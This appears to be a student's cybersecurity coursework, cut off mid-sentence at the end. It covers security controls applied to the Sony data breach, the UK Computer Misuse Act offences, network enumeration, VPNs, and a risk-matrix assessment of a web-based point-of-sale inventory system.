Control #3, Data Protection, is an intensely important part of any business, not only because it is legally mandated under the EU's GDPR and the UK's DPA 2018, but also because the severe reputational, operational and financial loss incurred by a data breach can be crippling to a company, as Sony themselves found out with their estimated $171 million loss. The attackers were able to exfiltrate the data of 24 million users, which could have been prevented had this data been kept more secure through encryption via services such as Bitlocker, which is built-in to Microsoft devices, and pseudonymization.

Control #17, Incident Response Management, would have been another strong part in restoring service to users at the time and in the event of any future attacks. If Sony had better incident response plans ahead of time, it is likely that they could have restored service much faster and more efficiently than they did. Because their plans evidently were not good enough, their mitigation strategy for this attack was unable to successfully stop it within an acceptable timeframe, as mitigation strategies are entirely dependent upon the quality of plans such as data breach response plans and business continuity plans.

Control #18, Penetration Testing, can be used to prevent attacks like this happening in future. Penetration testing is the process of contracting someone to attempt to gain malicious access to the system and reporting back the vulnerabilities they found. Had Sony conducted more penetration tests, it is possible that they could have identified the vulnerabilities of their system which became the attack vector of these threat agents before they were able to exploit it. They should still do this even after this breach and also at regular intervals to ensure new vulnerabilities such as zero-day exploits do not appear on their systems.

1.3 Q3

It said do 4 offences, but I did all 5

The Computer Misuse Act (CMA) 1990 outlines five offences relating to the malicious use of computers.

Section 1 of the CMA creates the offence "Unauthorised access to computer material", which refers to any person accessing information that they should not have access to, such as accessing someone's personal files on their own account.

Section 2 defines the offence "Unauthorised access to computer material with intent to commit further offences", which refers to unauthorised access where the offender clearly shows the intent of committing a second crime as a result. For example, if an attacker gains access to someone's account and creates copies of their banking information, an intent that they are trying to commit theft can be established.

Section 3 defines the offence "Unauthorised access to computer material with intent to impair", which refers to unauthorised access where the offender has intentionally damaged or destroyed a system as a result of their access. An example of this would be by logging into an administrator's account and deleting all other accounts, crippling the system.

Section 3ZA defines the offence "Unauthorised access to computer material that causes or creates risk of serious damage", which refers to where the offender has gained access to a critical system such as a hospital or air traffic control, where they could use this access to possibly cause severe harm to others.

Section 3A defines the offence "Making, supplying or obtaining articles for use in offences in sections 1, 3 or 3ZA.", which refers to the offender creating, supplying or possessing tools such as malware that they could then use to commit one of the previously mentioned offences.

Q3B

A software development contractor has heavy responsibilities under the Computer Misuse Act when creating software to be used for penetration testing. Theoretically, penetration testing does violate the Computer Misuse Act, so it is vital that their software is primarily only distributed to certified professionals, and that any use of the software is permitted under contracts between the tester and company.

1.4 Q4

Network enumeration is the process of gaining information about a network, such as open ports and connected devices. This is most commonly done with tools such as nmap, which scans a network and reports information back to the user if it is not stopped by firewalls or NIDs. The information gathered by this practice is extremely useful to identify vulnerabilities in a network, though this also means it is extremely useful to threat agents looking to exploit these vulnerabilities. One of the first stages of an attack based on the Lockheed Martin Cyber Kill Chain framework is reconnaissance, which network enumeration would fall under. Information such as open ports allows the identification of services running on the network, such as HTTP on port 80, and SSH on port 22. This information is very useful for administrators and hackers alike, especially if older, vulnerable services like Telnet are present, as a threat agent is always looking to exploit the weakest link in a security chain, so they can then shift their efforts purely into the identified attack vector. Identifying connected devices is also a good thing for bolstering the security of a network, as devices that are unused can be identified and disconnected from the network, preventing them from being exploited to perform attacks.

Q4B


Virtual Private Networks are used to remotely connect to another network via a secure, encrypted tunnel. When using a VPN, outbound packets from the client device are encapsulated in an encrypted outer layer, ensuring that any man-in-the-middle type attacks or general monitoring such as that from an internet service provider yields no information other than that data is being sent and received, as anyone other than the client and VPN server cannot see through the encapsulation. When the server receives the encapsulated packets from the client, it decrypts the outer layer, revealing the packet contents, and then sends it to its intended destination. The destination network only knows that the packet originated from the VPN server's location and not the client's location.

This feature of location spoofing is a key use of VPNs in more modern times, as people use VPNs in order to spoof their location to access content prohibited or otherwise inaccessible in their country.

Though, another major scenario in which VPNs are used (and their original design purpose) is to remotely access Local Area Networks (LANs) from outside of the site. By using a VPN, all data in and out is encapsulated and therefore secured, allowing remote access to private company networks from outside of them. Businesses worldwide utilise VPNs, especially since the pandemic in 2020, to allow "work-from-home" schemes where employees remotely connect to the company network and access their company files.

1.5 Q5

1.5.1 Scenario



Think of a scenario where your company has a Web Based inventory management system.

The system includes the access control roles of
“Store Manager”: Store Managers can add items to the inventory and change details about these items including the pricing and the quantity that the company has in stock.

“Sales”: role enables using the use of a Point of Sale to select an item to be sold, produce invoices, return items, and apply certain discounts (Employees or Loyal Customers discounts).

“System Admin”: Role for the developer of the inventory management system. This role enables changing attributes in the database, adding/removing/changing features in the Point of Sale, changing and deleting sales records.
The PoS is connected to the internet to facilitate the management of the inventory and deploying new features remotely.

1.5.2 Answer

A risk matrix is a risk identification technique used to quantify how important it is to introduce preventative measures against a risk. Potential risks are assigned a score between 1 and 5 in two categories: probability and impact. Probability refers to how likely it is that the risk will occur, and the impact refers to how much the company will be affected by its occurrence. By multiplying the scores of these categories together, a number up to 25 is yielded which acts as the risk’s "score", and can be used in risk assessments and other related plans to determine how important it will be to defend against this risk. Risk quantification is very important to a business, as it dictates how heavily they must plan to defend a risk and which approach they will take to its defense, such as a defense approach where they actively take measures to defend it, transference where it is delegated to a third-party (such as insurance) or acceptance where they simply accept that it may happen (only occurs if it is very low impact).

The given scenario has multiple risks associated with it, the first of which being that the PoS equipment is connected to the internet. Connecting any device to the internet introduces the risk of attack, especially if it is processing financial information as point of sale equipment would be. It is also stated that new features are deployed to it remotely via the internet: if someone were to somehow post malicious code to be uploaded to these devices under this remote feature deployment functionality, it could have a catastrophic impact on the company’s operations, profit and reputation. Therefore, I would recommend that the point of sale equipment utilises VPNs for encrypted communication to the central server, as well as logging software to capture all administrative actions taken on the device. This would be a defense strategy, as clear steps would be taken to actively mitigate the risk of the remote feature deployment being exploited, and by using VPNs an attempt is made to eliminate the exposure of the point of sale equipment assets.

Another risk in the above scenario ...